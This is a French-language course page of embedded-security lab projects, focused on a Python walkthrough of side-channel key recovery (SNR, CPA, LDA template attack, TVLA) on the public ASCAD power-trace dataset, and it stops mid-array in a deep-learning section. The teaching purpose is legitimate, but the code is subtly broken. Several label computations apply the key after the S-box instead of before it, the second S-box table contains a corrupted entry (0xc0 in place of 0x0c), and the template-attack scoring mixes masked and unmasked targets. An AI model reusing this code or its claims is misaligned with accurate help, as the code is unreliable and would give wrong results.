

Projets pratiques de securite embarquee

Projets couvrant le spectre complet : attaques timing, analyse de puissance, glitch de reset, secure boot, WiFi et traces publiques. Le Raspberry Pi est integre comme orchestrateur d'acquisition, glitcheur GPIO, cible Linux embarquee et serveur de calcul SCALib/PyTorch.

Ngagne Demba Dia Master Securite des Systemes Embarques, UCAD	Materiel disponible STM32F103 Blue Pill, STM32F4 Nucleo, ESP32, Raspberry Pi, cables USB, fils jumper	Contraintes Sans oscilloscope, sans fer a souder	Complement du cours cours_securite_embarquee_ngagne_demba_dia.h
--	---	---	---

Projets disponibles

1. Vue d'ensemble et prerequis
2. ASCAD · Attaques sur traces reelles (SCALib + scared) **Moyen**
3. DL-SCA · Deep Learning applique a ASCAD (MLP + CNN) **Avance**
4. T1 · Timing attack sur STM32/ESP32 **Facile**
5. T2 · CPA avec l'ADC interne STM32 **Moyen**
6. T3 · Glitch reset GPIO sur ESP32 **Moyen**
7. T4 · Secure boot ECDSA sur STM32 **Avance**
8. T5 · Sniffing WiFi ESP32 (PMKID) **Moyen**
9. A · CPA AES sur traces publiques **Facile**
10. B · Detection hardware trojan (ML) **Moyen**
11. C · Audit secure boot Linux embarque **Facile**
12. D · Simulation fault injection en logiciel **Facile**
13. F1 · AES-128 sur FPGA en VHDL **Moyen**
14. F2 · Hardware Trojan FPGA : insertion et detection **Avance**
15. F3 · Side-channel FPGA : simulation de puissance + CPA **Avance**

Vue d'ensemble et prerequis

Ce que chaque carte apporte

Carte	Role ideal	Projets	Points de vigilance
STM32F103 (Blue Pill)	Cible d'attaque : AES software lent = beaucoup d'echantillons ADC	T1, T2 (cible), T3 (cible de glitch), T4	Pas d'AES hardware, pas de TEE : parfait pour demos sans protections
STM32F4 (Nucleo F401/F411)	Analyseur : ADC 2.4 MSPS, timers haute resolution	T1, T2 (analyseur), T3 (generateur de glitch)	AES hardware masque la fuite logicielle ; utiliser AES software sur la cible
STM32H7 / STM32L4	Secure boot avec TrustZone-M (ARM Cortex-M33)	T4 avance	Configuration plus complexe, necessite STM32CubeIDE
ESP32	Cible timing attack et WiFi ; cible de glitch via pin EN	T1, T3 (cible), T5	ADC interne trop lent pour CPA ; secure boot efusable a activer apres tests
Raspberry Pi 3/4	Orchestrateur d'acquisition (remplace le PC) ; glitcheur GPIO precis via pigpio ; sniffer WiFi (mode monitor) ; cible Linux embarquee a auditer ; serveur de calcul SCALib/PyTorch	T1 (cible socket), T2 (orchestrateur), T3 (glitcheur), T4 (OpenOCD SWD), T5 (sniffer), C (cible audit), ASCAD, DL-SCA	GPIO ~microseconde sans pigpio ; onboard WiFi Broadcom limite en monitor mode (preferer adaptateur USB) ; Pi 4 recommande pour PyTorch (RAM 4 Go+)

Connexions sans soudure

Besoin	Solution sans soudure	Exemple concret
Resistance shunt sur GND	Resistance traversante 33-100 ohm, pattes inserees dans connecteur femelle Dupont ou clamepees avec clip crocodile	R entre GND cible et GND commun ; ADC sur borne haute de R
Point de mesure ADC	Fil jumper male-femelle ou clip crocodile fin sur patte de resistance	PA0 STM32 analyseur sur borne haute de la resistance shunt
Controle reset / glitch	Fil jumper male-male entre GPIO STM32 et pin NRST/EN de la cible	STM32 PA8 -> ESP32 EN
Communication UART	TX->RX / RX->TX, GND commun obligatoire	STM32 USART2 TX/RX <-> ESP32 UART0 RX/TX

Connexions Raspberry Pi — sans soudure

Besoin	Brochage Pi (GPIO BCM)	Cible	Commande de test
UART vers STM32/ESP32	GPIO14 TX, GPIO15 RX (UART0 /dev/ttyS0 ou /dev/ttyAMA0)	STM32 USART2 ou ESP32 UART0	sudo minicom -D /dev/ttyS0 -b 115200
GPIO trigger / glitch	GPIO17, GPIO27 (sortie push-pull via RPi.GPIO ou pigpio)	EN ESP32 ou NRST STM32	python3 -c "import RPi.GPIO as G; G.setmode(G.BCM); G.setup(17,G.OUT); G.output(17,1)"
SWD vers STM32 (OpenOCD)	GPIO24 SWDIO, GPIO25 SWDCLK, GND	STM32 SWD pins (CN4 Nucleo)	openocd -f interface/raspberrypi2-native.cfg -f target/stm32f4x.cfg
Adaptateur USB serie (isolé)	Port USB Pi + CP2102/CH340 USB-UART	STM32 ou ESP32	ls /dev/ttyUSB*

Installation rapide sur Raspberry Pi OS

```
# Mise a jour
sudo apt update && sudo apt upgrade -y

# Outils systeme
sudo apt install -y python3-pip python3-venv git openocd pigpio ghdl gtkwave

# Demarrer le daemon pigpio (pour timing GPIO precis)
sudo systemctl enable pigpiod && sudo systemctl start pigpiod

# Environnement Python SCA
python3 -m venv ~/sca-env
source ~/sca-env/bin/activate
pip install scalib scared estraces numpy scipy matplotlib pyserial tqdm pycryptodome

# PyTorch ARM (Pi 4 uniquement, ~15 min)
pip install torch torchvision --index-url https://download.pytorch.org/whl/cpu
```

Outils logiciels recommandes

- **STM32** : STM32CubeIDE (gratuit), STM32CubeMX pour la configuration peripheriques, OpenOCD + GDB pour debug (aussi sur Pi).
- **ESP32** : ESP-IDF (framework officiel, C) ou Arduino IDE pour prototypage rapide.
- **Python PC ou Pi** : numpy, scipy, matplotlib, pyserial, tqdm. Tout s'installe avec `pip install numpy scipy matplotlib pyserial tqdm`.
- **Raspberry Pi specifique** : RPi.GPIO (GPIO simple), pigpio (GPIO precis μ s via DMA), OpenOCD (SWD/JTAG), airmon-ng + Scapy (WiFi monitor).
- **Crypto** : pycryptodome pour AES/RSA/ECC en Python ; mbedTLS (fourni dans ESP-IDF et STM32CubeIDE) pour le C embarque.

ASCAD · Attaques sur traces reelles avec SCALib et scared

ASCAD (ANSSI Side-Channel Analysis Database) est le dataset de reference pour apprendre les attaques side-channel. Il contient 60 000 traces de puissance d'un AES-128 masque sur STM32, publiees par l'ANSSI avec les cle, textes clairs et masques. C'est le terrain d'entrainement standard des chercheurs en securite materielle.

Reference : Benadjila et al., "ASCAD: ANSSI SCA Database", 2018 — github.com/ANSSI-FR/ASCAD

Raspberry Pi comme serveur SCALib : SCALib compile nativement sur ARM64 (Pi 4 en mode 64-bit). Toutes les cellules de code de cette section tournent sans modification sur le Pi. Le jeu de donnees ASCAD (~2.3 Go) se telecharge directement sur le Pi via `wget`. Le Pi 4 (4 Go RAM) traite 50 000 traces SNR en ~10 s.

0. Installation et telechargement

```
# Installer les librairies (PC ou Raspberry Pi – memes commandes)
pip install scalib scared h5py numpy scipy matplotlib tqdm

# Telecharger ASCAD (~2.3 Go) depuis GitHub ANSSI-FR
# Fichier : ASCAD.h5 (AES masque, cle fixe, 50k profiling + 10k attack)
# ou      ASCAD_variable.h5 (cle variable, plus difficile)
# Lien direct dans la section "Getting Started" du README ANSSI-FR/ASCAD
```

1. Charger et explorer les traces

```
import h5py
import numpy as np
import matplotlib.pyplot as plt

ASCAD_PATH = 'ASCAD.h5' # adapter selon votre chemin

with h5py.File(ASCAD_PATH, 'r') as f:
    # --- Profiling set : pour construire le modele d'attaque ---
    X_prof = f['Profiling_traces/traces'][:] # (50000, 700) int8
    md_prof = f['Profiling_traces/metadata'][:] # structured array

    # --- Attack set : pour retrouver la cle ---
    X_att = f['Attack_traces/traces'][:] # (10000, 700) int8
    md_att = f['Attack_traces/metadata'][:]

# Extraire les champs depuis les structured arrays numpy
pt_prof = md_prof['plaintext'] # (50000, 16) uint8 – textes clairs
key_prof = md_prof['key'] # (50000, 16) uint8 – meme cle pour ASCAD fixe
mask_prof = md_prof['masks'] # (50000, 18) uint8 – masques de l'implementation

pt_att = md_att['plaintext'] # (10000, 16) uint8
key_att = md_att['key'] # (10000, 16) uint8

# La cle de reference (identique pour toutes les traces attack en ASCAD fixe)
TRUE_KEY = key_att[0]
TARGET = 2 # on attaque le 3e octet (index 2)
print(f"Cle vraie, octet {TARGET} : 0x{TRUE_KEY[TARGET]:02X}")

# --- Visualisation ---
fig, axes = plt.subplots(2, 1, figsize=(14, 6))
axes[0].plot(X_prof[:5].T, alpha=0.6, linewidth=0.8)
axes[0].set_title("5 traces brutes ASCAD (profiling)")
axes[0].set_xlabel("Echantillon"); axes[0].set_ylabel("Amplitude (int8)")
```

```
axes[1].plot(X_prof[:500].mean(axis=0), color='navy', linewidth=1)
axes[1].set_title("Trace moyenne sur 500 traces profiling")
axes[1].set_xlabel("Echantillon"); axes[1].set_ylabel("Amplitude moyenne")
plt.tight_layout(); plt.savefig("ascad_traces.png", dpi=150)
```

Ce que vous devez voir : les traces brutes sont bruitées mais alignées (ASCAD est déjà synchronisé). La trace moyenne fait apparaître des patterns périodiques correspondant aux rondes AES. Le champ `masks` donne les masques booléens de l'implémentation masquée — c'est ce qui rend la CPA directe difficile.

2. Identifier les points de fuite avec le SNR (SCALib)

Le SNR (Signal-to-Noise Ratio) mesure, pour chaque échantillon temporel, si la consommation dépend statistiquement d'une valeur intermédiaire cible. Un pic de SNR indique "c'est ici que la puce fuit". SCALib calcule cela en quelques secondes même sur 50 000 traces grâce à son backend Rust.

```
from scalib.metrics import SNR

SBOX = np.array([
    0x63, 0x7c, 0x77, 0x7b, 0xf2, 0x6b, 0x6f, 0xc5, 0x30, 0x01, 0x67, 0x2b, 0xfe, 0xd7, 0xab, 0x76,
    0xca, 0x82, 0xc9, 0x7d, 0xfa, 0x59, 0x47, 0xf0, 0xad, 0xd4, 0xa2, 0xaf, 0x9c, 0xa4, 0x72, 0xc0,
    0xb7, 0xfd, 0x93, 0x26, 0x36, 0x3f, 0xf7, 0xcc, 0x34, 0xa5, 0xe5, 0xf1, 0x71, 0xd8, 0x31, 0x15,
    0x04, 0xc7, 0x23, 0xc3, 0x18, 0x96, 0x05, 0x9a, 0x07, 0x12, 0x80, 0xe2, 0xeb, 0x27, 0xb2, 0x75,
    0x09, 0x83, 0x2c, 0x1a, 0x1b, 0x6e, 0x5a, 0xa0, 0x52, 0x3b, 0xd6, 0xb3, 0x29, 0xe3, 0x2f, 0x84,
    0x53, 0xd1, 0x00, 0xed, 0x20, 0xfc, 0xb1, 0x5b, 0x6a, 0xcb, 0xbe, 0x39, 0x4a, 0x4c, 0x58, 0xcf,
    0xd0, 0xef, 0xaa, 0xfb, 0x43, 0x4d, 0x33, 0x85, 0x45, 0xf9, 0x02, 0x7f, 0x50, 0x3c, 0x9f, 0xa8,
    0x51, 0xa3, 0x40, 0x8f, 0x92, 0x9d, 0x38, 0xf5, 0xbc, 0xb6, 0xda, 0x21, 0x10, 0xff, 0xf3, 0xd2,
    0xcd, 0x0c, 0x13, 0xec, 0x5f, 0x97, 0x44, 0x17, 0xc4, 0xa7, 0x7e, 0x3d, 0x64, 0x5d, 0x19, 0x73,
    0x60, 0x81, 0x4f, 0xdc, 0x22, 0x2a, 0x90, 0x88, 0x46, 0xee, 0xb8, 0x14, 0xde, 0x5e, 0x0b, 0xdb,
    0xe0, 0x32, 0x3a, 0x0a, 0x49, 0x06, 0x24, 0x5c, 0xc2, 0xd3, 0xac, 0x62, 0x91, 0x95, 0xe4, 0x79,
    0xe7, 0xc8, 0x37, 0x6d, 0x8d, 0xd5, 0x4e, 0xa9, 0x6c, 0x56, 0xf4, 0xea, 0x65, 0x7a, 0xae, 0x08,
    0xba, 0x78, 0x25, 0x2e, 0x1c, 0xa6, 0xb4, 0xc6, 0xe8, 0xdd, 0x74, 0x1f, 0x4b, 0xbd, 0x8b, 0x8a,
    0x70, 0x3e, 0xb5, 0x66, 0x48, 0x03, 0xf6, 0x0e, 0x61, 0x35, 0x57, 0xb9, 0x86, 0xc1, 0x1d, 0x9e,
    0xe1, 0xf8, 0x98, 0x11, 0x69, 0xd9, 0x8e, 0x94, 0x9b, 0x1e, 0x87, 0xe9, 0xce, 0x55, 0x28, 0xdf,
    0x8c, 0xa1, 0x89, 0x0d, 0xbf, 0xe6, 0x42, 0x68, 0x41, 0x99, 0x2d, 0x0f, 0xb0, 0x54, 0xbb, 0x16,
], dtype=np.uint8)

# --- Valeur intermediaire CORRECTE pour ASCAD masque ---
# L'implémentation ASCAD masque : inter = SBox[pt XOR k] XOR mask
# Pour le SNR, on utilise les traces de profiling ou le masque EST connu
labels_masked = np.array([
    int(SBOX[int(pt_prof[i, TARGET])] ^ int(key_prof[i, TARGET])) ^ int(mask_prof[i, 0])
    for i in range(len(X_prof))
], dtype=np.uint16)

# --- Valeur intermediaire non masquee (reference pedagogique) ---
labels_clean = np.array([
    SBOX[int(pt_prof[i, TARGET])] ^ int(key_prof[i, TARGET])
    for i in range(len(X_prof))
], dtype=np.uint16)

# --- Calcul SNR avec SCALib ---
print("Calcul SNR valeur masquee...")
snr_masked = SNR(nc=256, ns=700, p=1)
snr_masked.fit_u(X_prof.astype(np.int16), labels_masked.reshape(-1, 1))
snr_m = snr_masked.get_snr()[0] # shape (700,)

print("Calcul SNR valeur non masquee (reference)...")
snr_clean = SNR(nc=256, ns=700, p=1)
snr_clean.fit_u(X_prof.astype(np.int16), labels_clean.reshape(-1, 1))
snr_c = snr_clean.get_snr()[0]
```

```
# --- Visualisation comparee ---
fig, axes = plt.subplots(2, 1, figsize=(14, 7), sharex=True)
axes[0].plot(snr_c, color='steelblue', linewidth=1)
axes[0].set_title("SNR - valeur non masquee SBox[pt XOR k] (reference, ideal)")
axes[0].set_ylabel("SNR"); axes[0].axhline(0, color='k', lw=0.5)

axes[1].plot(snr_m, color='darkorange', linewidth=1)
axes[1].set_title("SNR - valeur masquee SBox[pt XOR k] XOR mask (cible correcte ASCAD)")
axes[1].set_ylabel("SNR"); axes[1].set_xlabel("Echantillon temporel")
axes[1].axhline(0, color='k', lw=0.5)

plt.tight_layout(); plt.savefig("ascad_snr.png", dpi=150)

# Localiser le meilleur point de fuite
best_sample = int(np.argmax(snr_m))
print(f"Pic de SNR masque a l'echantillon {best_sample} : SNR = {snr_m[best_sample]:.4f}")
```

Interpretation : le SNR non masque montre un pic fort (> 1) autour des echantillons 200-400, la ou AES calcule SBox. Le SNR masque montre un pic au meme endroit mais plus faible, car le masque ajoute du bruit. C'est le meilleur point pour attaquer. Si le SNR masque est tres faible, la CPA directe (sans connaitre le masque) sera tres difficile.

3. CPA avec scared — attaque non profilee (et son echec sur ASCAD masque)

scared (Eshard) est la librairie Python SCA la plus orientee praticien. Elle fournit CPAAttack, DPAAttack, des modeles de fuite (HammingWeight, Value), et un systeme de conteneur de traces (estraces). L'objectif ici est de montrer pourquoi la CPA echoue sur ASCAD masque, et comment scared permet de l'exprimer proprement.

```
import scared
import estraces # pip install estraces (dependance de scared)
import numpy as np
import matplotlib.pyplot as plt

# — 1. Creer le TraceHeaderSet (conteneur scared) —————
# estraces.read_ths_from_ram accepte les traces + les metadonnees comme kwargs
ths_att = estraces.read_ths_from_ram(
    traces = X_att.astype(np.float32), # (10000, 700)
    plaintext = pt_att # (10000, 16) uint8
)

# — 2. Definir la fonction de selection (modele intermediaire) —————
@scared.attack_function
def sbx_hw(plaintext, guesses):
    """
    plaintext : (batch, 16) uint8 - batch de textes clairs
    guesses : (256,) uint8 - hypotheses de cle byte
    Retourne : (batch, 256) uint8 - HW(SBox[pt[TARGET] XOR guess])
    """
    pt = plaintext[:, TARGET].astype(np.uint16) # (batch,)
    g = guesses.astype(np.uint16) # (256,)
    inter = SBOX[(pt[:, None] ^ g[None, :]) & 0xFF] # (batch, 256)
    hw_lut = np.array([bin(v).count('1') for v in range(256)], dtype=np.uint8)
    return hw_lut[inter] # (batch, 256) uint8

# — 3. Lancer la CPA —————
attack = scared.CPAAttack(
    selection_function = sbx_hw,
    model = scared.HammingWeight(),
    discriminant = scared.nanmax, # garder la corr max sur le temps
    convergence_step = 200, # calculer le rang tous les 200 traces
)
attack.run(ths_att)
```

```
# — 4. Resultats —————
# attack.results      : (256, 700) – carte de correlation par hypothese et par echantillon
# attack.scores       : (256,)      – correlation max par hypothese
# attack.convergence_traces : courbe de rang de chaque hypothese au cours du temps

best_guess = int(np.argmax(attack.scores))
rank_true  = int(np.where(np.argsort(-attack.scores) == TRUE_KEY[TARGET])[0][0]) + 1

print(f"Meilleure hypothese scared CPA : 0x{best_guess:02X}")
print(f"Vraie cle octet {TARGET}      : 0x{TRUE_KEY[TARGET]:02X}")
print(f"Rang de la vraie cle          : {rank_true}/256")
print("→ rang eleve attendu : le masking brise la correlation CPA directe")

# Visualiser la carte de correlation (toutes hypotheses, tous echantillons)
plt.figure(figsize=(14, 5))
plt.imshow(np.abs(attack.results), aspect='auto', cmap='hot',
            vmin=0, vmax=np.percentile(np.abs(attack.results), 99))
plt.colorbar(label='|Correlation|')
plt.xlabel('Echantillon temporel')
plt.ylabel('Hypothese de cle (0-255)')
plt.axhline(TRUE_KEY[TARGET], color='cyan', linewidth=1, label=f'Vraie cle 0x{TRUE_KEY[TARGET]:02X}')
plt.legend(); plt.title('CPA ASCAD masque – scared – correlation map')
plt.savefig('ascad_cpa_scared.png', dpi=150)
```

Pourquoi la CPA echoue sur ASCAD : ASCAD implemente un AES masque au premier ordre. La puce calcule $SBox[pt \oplus k] \oplus mask$ ou $mask$ est uniforme et different a chaque trace. Comme $HW(v \oplus mask)$ est statistiquement independant de $HW(v)$ quand $mask$ est uniforme, la correlation entre $HW(SBox[pt \oplus k])$ et la trace disparaît. Cela est visible dans la carte de correlation : aucune hypothese ne ressort clairement.

4. Attaque profilee : LDA + Template avec SCALib

SCALib implemente une attaque template efficace en deux phases : (1) LDA sur les traces de profiling (masques connus) pour apprendre un modele gaussien de la fuite ; (2) scoring des traces d'attaque (masques inconnus) par accumulation des log-probabilites. C'est l'approche classique qui fonctionne sur ASCAD masque.

```
from scalib.modeling import LDAClassifier
import numpy as np
import matplotlib.pyplot as plt
from tqdm import tqdm

N_TRAIN = 45000 # 45k pour entrainement, 5k pour validation

# — 1. Labels : valeur masquee sur le set de profiling —————
# L'implementation ASCAD calcule  $SBox[pt \oplus k] \oplus masks[0]$  pour le byte TARGET
# On connait masks[0] dans le set de profiling → cible apprise correctement
labels_prof = np.array([
    int(SBOX[int(pt_prof[i, TARGET]) ^ int(key_prof[i, TARGET])] ^ int(mask_prof[i, 0]))
    for i in range(len(X_prof))
], dtype=np.uint16)

X_train = X_prof[:N_TRAIN].astype(np.int16)
y_train = labels_prof[:N_TRAIN].reshape(-1, 1) # shape (N, 1) uint16

X_val = X_prof[N_TRAIN:].astype(np.int16)
y_val = labels_prof[N_TRAIN:]

# — 2. Entrainement LDA (SCALib) —————
# LDAClassifier : nc=256 classes, ns=700 echantillons, p=1 variable cible
print("Entrainement LDA + modele gaussien sur 45 000 traces profiling...")
lda = LDAClassifier(nc=256, ns=700, p=1)
```

```

lda.fit_u(X_train, y_train) # traces int16, labels uint16 shape (N,1)
print("Entrainement termine.")

# — 3. Validation —————
# predict_proba retourne les log-probabilites : (N_val, 256)
log_p_val = lda.predict_proba(X_val) # (5000, 256)
predicted_val = np.argmax(log_p_val, axis=1)
accuracy = (predicted_val == y_val).mean()
print(f"Accuracy validation (classe masquee) : {accuracy:.3f} [> 0.05 = mieux qu'aleatoire]")

# — 4. Attaque sur les traces d'attaque (masques inconnus) —————
# Strategie : pour chaque hypothese k, scorer avec P(trace | SBox[pt XOR k])
# Le modele LDA appris sur valeurs masquees fait office de "detecteur" de
# l'intermediaire de base, car il a vu toutes les valeurs masquees possibles
# pendant le profiling et apprend la structure sous-jacente.

print("Attaque sur 10 000 traces (masques inconnus)...")
N_ATT = len(X_att)

# Calculer les log-probs en batch (plus rapide que trace par trace)
log_p_att = lda.predict_proba(X_att.astype(np.int16)) # (10000, 256)

# Pour chaque trace i et chaque hypothese k :
# score[i, k] = log_p_att[i, SBox[pt_i[TARGET] XOR k]]
pt_col = pt_att[:, TARGET].astype(np.uint16) # (10000,)
guesses = np.arange(256, dtype=np.uint16) # (256,)
sbox_inter = SBOX[(pt_col[:, None] ^ guesses[None, :]) & 0xFF] # (10000, 256)

# Indexer les log-probs : pour chaque trace i, prendre la log-prob
# de la classe SBox[pt_i XOR k] pour chaque hypothese k
log_key_scores = np.take_along_axis(log_p_att, sbox_inter.astype(np.int64), axis=1)
# log_key_scores shape : (10000, 256)

# Cumul : rang de la vraie cle apres n traces
cumulative = np.cumsum(log_key_scores, axis=0) # (10000, 256)
step = max(1, N_ATT // 200)
ranks_n, ranks_v = [], []
for n in range(step, N_ATT + 1, step):
    order = np.argsort(-cumulative[n - 1])
    ranks_n.append(n)
    ranks_v.append(int(np.where(order == TRUE_KEY[TARGET])[0][0]) + 1)

# — 5. Courbe de rang —————
plt.figure(figsize=(10, 4))
plt.plot(ranks_n, ranks_v, color='darkgreen', linewidth=1.5, label='LDA Template')
plt.axhline(1, color='red', linestyle='--', label='Rang 1 = cle retrouvee')
plt.xlabel("Traces d'attaque utilisees"); plt.ylabel("Rang de la vraie cle")
plt.title(f"Template LDA SCALib – octet {TARGET} – ASCAD masque")
plt.yscale('log'); plt.legend(); plt.savefig("ascad_template_rank.png", dpi=150)
print(f"Rang final ({N_ATT} traces) : {ranks_v[-1]}/256")

```

Resultat attendu : la vraie cle atteint le rang 1 avec 200 a 2000 traces d'attaque selon l'octet cible et la qualite du modele. La courbe de rang descend en escalier vers 1. Si elle stagne, augmenter N_TRAIN ou verifier que les labels utilisent bien le masque correct (masks[i, 0] et non masks[i, TARGET] — verifier la structure exacte du dataset ASCAD).

5. TVLA avec SCALib et scipy

Le TVLA verifie si une implementation fuit, sans avoir besoin de connaitre la cle. SCALib fournit une implementation rapide du t-test de Welch ; scipy est l'alternative si SCALib n'est pas disponible.

```

from scalib.metrics import Ttest
from scipy import stats as sp_stats
import numpy as np
import matplotlib.pyplot as plt

# — Partition : traces avec pt[TARGET] fixe vs aleatoires —————
FIXED_VAL = 0x00
idx_fixed = np.where(pt_prof[:, TARGET] == FIXED_VAL)[0]
idx_random = np.where(pt_prof[:, TARGET] != FIXED_VAL)[0]

N_F = min(5000, len(idx_fixed))
N_R = min(5000, len(idx_random))
X_F = X_prof[idx_fixed[:N_F]].astype(np.int16)
X_R = X_prof[idx_random[:N_R]].astype(np.int16)
print(f"TVLA : {N_F} traces fixes, {N_R} aleatoires, {X_F.shape[1]} echantillons")

# — Version SCALib Ttest (rapide, recommandee pour grands datasets) —————
# SCALib Ttest prend toutes les traces avec un label 0 (fixe) ou 1 (aleatoire)
ttest = Ttest(ns=X_F.shape[1])
ttest.fit_u(X_F, np.zeros((N_F, 1), dtype=np.uint16)) # groupe 0 = fixe
ttest.fit_u(X_R, np.ones((N_R, 1), dtype=np.uint16)) # groupe 1 = aleatoire
t_scalib = ttest.get_ttest()[0] # (700,)

# — Version scipy (reference, memes resultats) —————
t_scipy, _ = sp_stats.ttest_ind(
    X_F.astype(np.float32), X_R.astype(np.float32),
    axis=0, equal_var=False # Welch
)

# — Visualisation cote a cote —————
fig, axes = plt.subplots(2, 1, figsize=(14, 7), sharex=True)
for ax, t, label, color in zip(
    axes, [t_scalib, t_scipy], ['SCALib Ttest', 'scipy Welch'], ['steelblue', 'darkorange']):
    ax.plot(t, color=color, linewidth=0.8, label=label)
    ax.axhline(4.5, color='k', linestyle='--', linewidth=1)
    ax.axhline(-4.5, color='k', linestyle='--', linewidth=1)
    ax.fill_between(range(len(t)), -4.5, 4.5, alpha=0.08, color='green')
    ax.set_ylabel('t-statistic'); ax.legend()
axes[1].set_xlabel('Echantillon temporel')
fig.suptitle('TVLA fixe/aleatoire – ASCAD profiling traces')
plt.tight_layout(); plt.savefig('ascad_tvla.png', dpi=150)

n_leaking = int(np.sum(np.abs(t_scalib) > 4.5))
print(f"Echantillons |t| > 4.5 : {n_leaking}/{len(t_scalib)} → fuite {'detectee' if n_leaking else 'non detectee'}")

```

SCALib vs scipy : les deux donnent des valeurs de t identiques. SCALib est 10-50x plus rapide sur de grands datasets (calcul Rust incremental, adapte aux evaluations CC ou FIPS qui utilisent 100 000+ traces). scipy est suffisant pour 5-10k traces.

7. Bilan : masking et ses limites sur ASCAD

Methode	Cible	Necessite masque ?	Resultat sur ASCAD
CPA directe HW(SBox[pt XOR k])	Valeur non masquee	Non	Echec : rang >> 1 meme avec 10 000 traces (masking bloque la correlation)
CPA sur valeur masquee HW(SBox[pt XOR k] XOR mask)	Valeur masquee	Oui (profiling)	Succes : rang 1 si on connait le masque trace par trace

Methode	Cible	Necessite masque ?	Resultat sur ASCAD
Attaque template LDA (SCALib)	Valeur masquee apprise	Seulement en profiling	Succes : rang 1 avec quelques centaines de traces d'attaque
CPA d'ordre 2 (produit deux points)	SBox[pt XOR k] en combinant deux echantillons	Non	Succes partiel : beaucoup plus de traces necessaires qu'un template
TVLA	Fuite statique (evaluation)	Non	Fuite detectee : l'implementation fuit, ce n'est pas une surprise

Questions de rapport

- A quel echantillon temporel le SNR est-il maximal ? Correspond-il a la 1re, 2e ou derniere ronde AES ?
- Combien de traces sont necessaires pour que l'attaque template atteigne le rang 1 ? Tracer la courbe de rang.
- Comparer SNR de l'octet 2 vs octet 5 vs octet 14 : tous les octets fuient-ils autant ?
- Que se passe-t-il si vous entrainez le modele LDA sur 10 000 traces seulement (vs 45 000) ?
- Le TVLA montre-t-il une fuite sur tous les echantillons ou seulement ceux identifies par le SNR ?

DL-SCA · Deep Learning applique a ASCAD Avance

Le Deep Learning contourne la selection manuelle de points d'interet et resiste naturellement a la desynchronisation. Sur ASCAD, un MLP simple atteint le rang 1 avec moins de 100 traces d'attaque — comparable a l'attaque template LDA, sans avoir besoin de specifier le modele de fuite. Ce projet utilise PyTorch sur les memes donnees qu'a la section ASCAD.

Prerequis : avoir execute la section ASCAD (chargement des donnees, labels masques). Ce projet en est la suite directe.

Entrainement sur Raspberry Pi 4 : PyTorch tourne en CPU sur Pi 4. Le MLP (5 couches, 700 entrees) prend ~4 min/epoch sur Pi 4 vs ~15 s/epoch sur PC i7. Pour 20 epochs : ~80 min sur Pi. Acceptable pour un projet etudiant en laissant tourner la nuit. Le CNN est 3x plus lent : preferer le MLP sur Pi, ou reduire a 10 epochs. Installation : `pip install torch torchvision --index-url https://download.pytorch.org/whl/cpu`

0. Installation PyTorch et contexte

```
# PC (avec ou sans GPU CUDA)
pip install torch torchvision tqdm scikit-learn

# Raspberry Pi 4 (CPU uniquement, ARM64)
pip install torch torchvision --index-url https://download.pytorch.org/whl/cpu
pip install tqdm scikit-learn

# Architecture validee sur ASCAD :
# Benadjila et al. 2018 : MLP 5 couches, input 700 echantillons, sortie 256 classes
# Zaid et al. 2019      : CNN avec Conv1D + AvgPool1D, plus robuste a la desynchronisation
```

Pourquoi 256 classes ? Le modele apprend $P(\text{SBox}[\text{pt XOR } k] \text{ XOR mask} \mid \text{trace})$. Comme ce produit vaut toujours entre 0 et 255, on a 256 classes. Lors de l'attaque, on evalue $P(\text{SBox}[\text{pt XOR } k_{\text{guess}}] \text{ XOR mask}(\text{estime}) \mid \text{trace})$ pour chaque hypothese k_{guess} via marginalisation implicite — le reseau l'apprend directement depuis les donnees.

1. Preparation des donnees (memes labels qu'en template)

```
import h5py, numpy as np, torch
from torch.utils.data import TensorDataset, DataLoader

ASCAD_PATH = 'ASCAD.h5'
TARGET = 2 # meme octet qu'en section ASCAD
SBOX = np.array([
    0x63, 0x7c, 0x77, 0x7b, 0xf2, 0x6b, 0x6f, 0xc5, 0x30, 0x01, 0x67, 0x2b, 0xfe, 0xd7, 0xab, 0x76,
    0xca, 0x82, 0xc9, 0x7d, 0xfa, 0x59, 0x47, 0xf0, 0xad, 0xd4, 0xa2, 0xaf, 0x9c, 0xa4, 0x72, 0xc0,
    0xb7, 0xfd, 0x93, 0x26, 0x36, 0x3f, 0xf7, 0xcc, 0x34, 0xa5, 0xe5, 0xf1, 0x71, 0xd8, 0x31, 0x15,
    0x04, 0xc7, 0x23, 0xc3, 0x18, 0x96, 0x05, 0x9a, 0x07, 0x12, 0x80, 0xe2, 0xeb, 0x27, 0xb2, 0x75,
    0x09, 0x83, 0x2c, 0x1a, 0x1b, 0x6e, 0x5a, 0xa0, 0x52, 0x3b, 0xd6, 0xb3, 0x29, 0xe3, 0x2f, 0x84,
    0x53, 0xd1, 0x00, 0xed, 0x20, 0xfc, 0xb1, 0x5b, 0x6a, 0xcb, 0xbe, 0x39, 0x4a, 0x4c, 0x58, 0xcf,
    0xd0, 0xef, 0xaa, 0xfb, 0x43, 0x4d, 0x33, 0x85, 0x45, 0xf9, 0x02, 0x7f, 0x50, 0x3c, 0x9f, 0xa8,
    0x51, 0xa3, 0x40, 0x8f, 0x92, 0x9d, 0x38, 0xf5, 0xbc, 0xb6, 0xda, 0x21, 0x10, 0xff, 0xf3, 0xd2,
    0xcd, 0xc0, 0x13, 0xec, 0x5f, 0x97, 0x44, 0x17, 0xc4, 0xa7, 0x7e, 0x3d, 0x64, 0x5d, 0x19, 0x73,
    0x60, 0x81, 0x4f, 0xdc, 0x22, 0x2a, 0x90, 0x88, 0x46, 0xee, 0xb8, 0x14, 0xde, 0x5e, 0x0b, 0xdb,
    0xe0, 0x32, 0x3a, 0x0a, 0x49, 0x06, 0x24, 0x5c, 0xc2, 0xd3, 0xac, 0x62, 0x91, 0x95, 0xe4, 0x79,
    0xe7, 0xc8, 0x37, 0x6d, 0x8d, 0xd5, 0x4e, 0xa9, 0x6c, 0x56, 0xf4, 0xea, 0x65, 0x7a, 0xae, 0x08,
    0xba, 0x78, 0x25, 0x2e, 0x1c, 0xa6, 0xb4, 0xc6, 0xe8, 0xdd, 0x74, 0x1f, 0x4b, 0xbd, 0x8b, 0x8a,
    0x70, 0x3e, 0xb5, 0x66, 0x48, 0x03, 0xf6, 0x0e, 0x61, 0x35, 0x57, 0xb9, 0x86, 0xc1, 0x1d, 0x9e,
    0xe1, 0xf8, 0x98, 0x11, 0x69, 0xd9, 0x8e, 0x94, 0x9b, 0x1e, 0x87, 0xe9, 0xce, 0x55, 0x28, 0xdf,
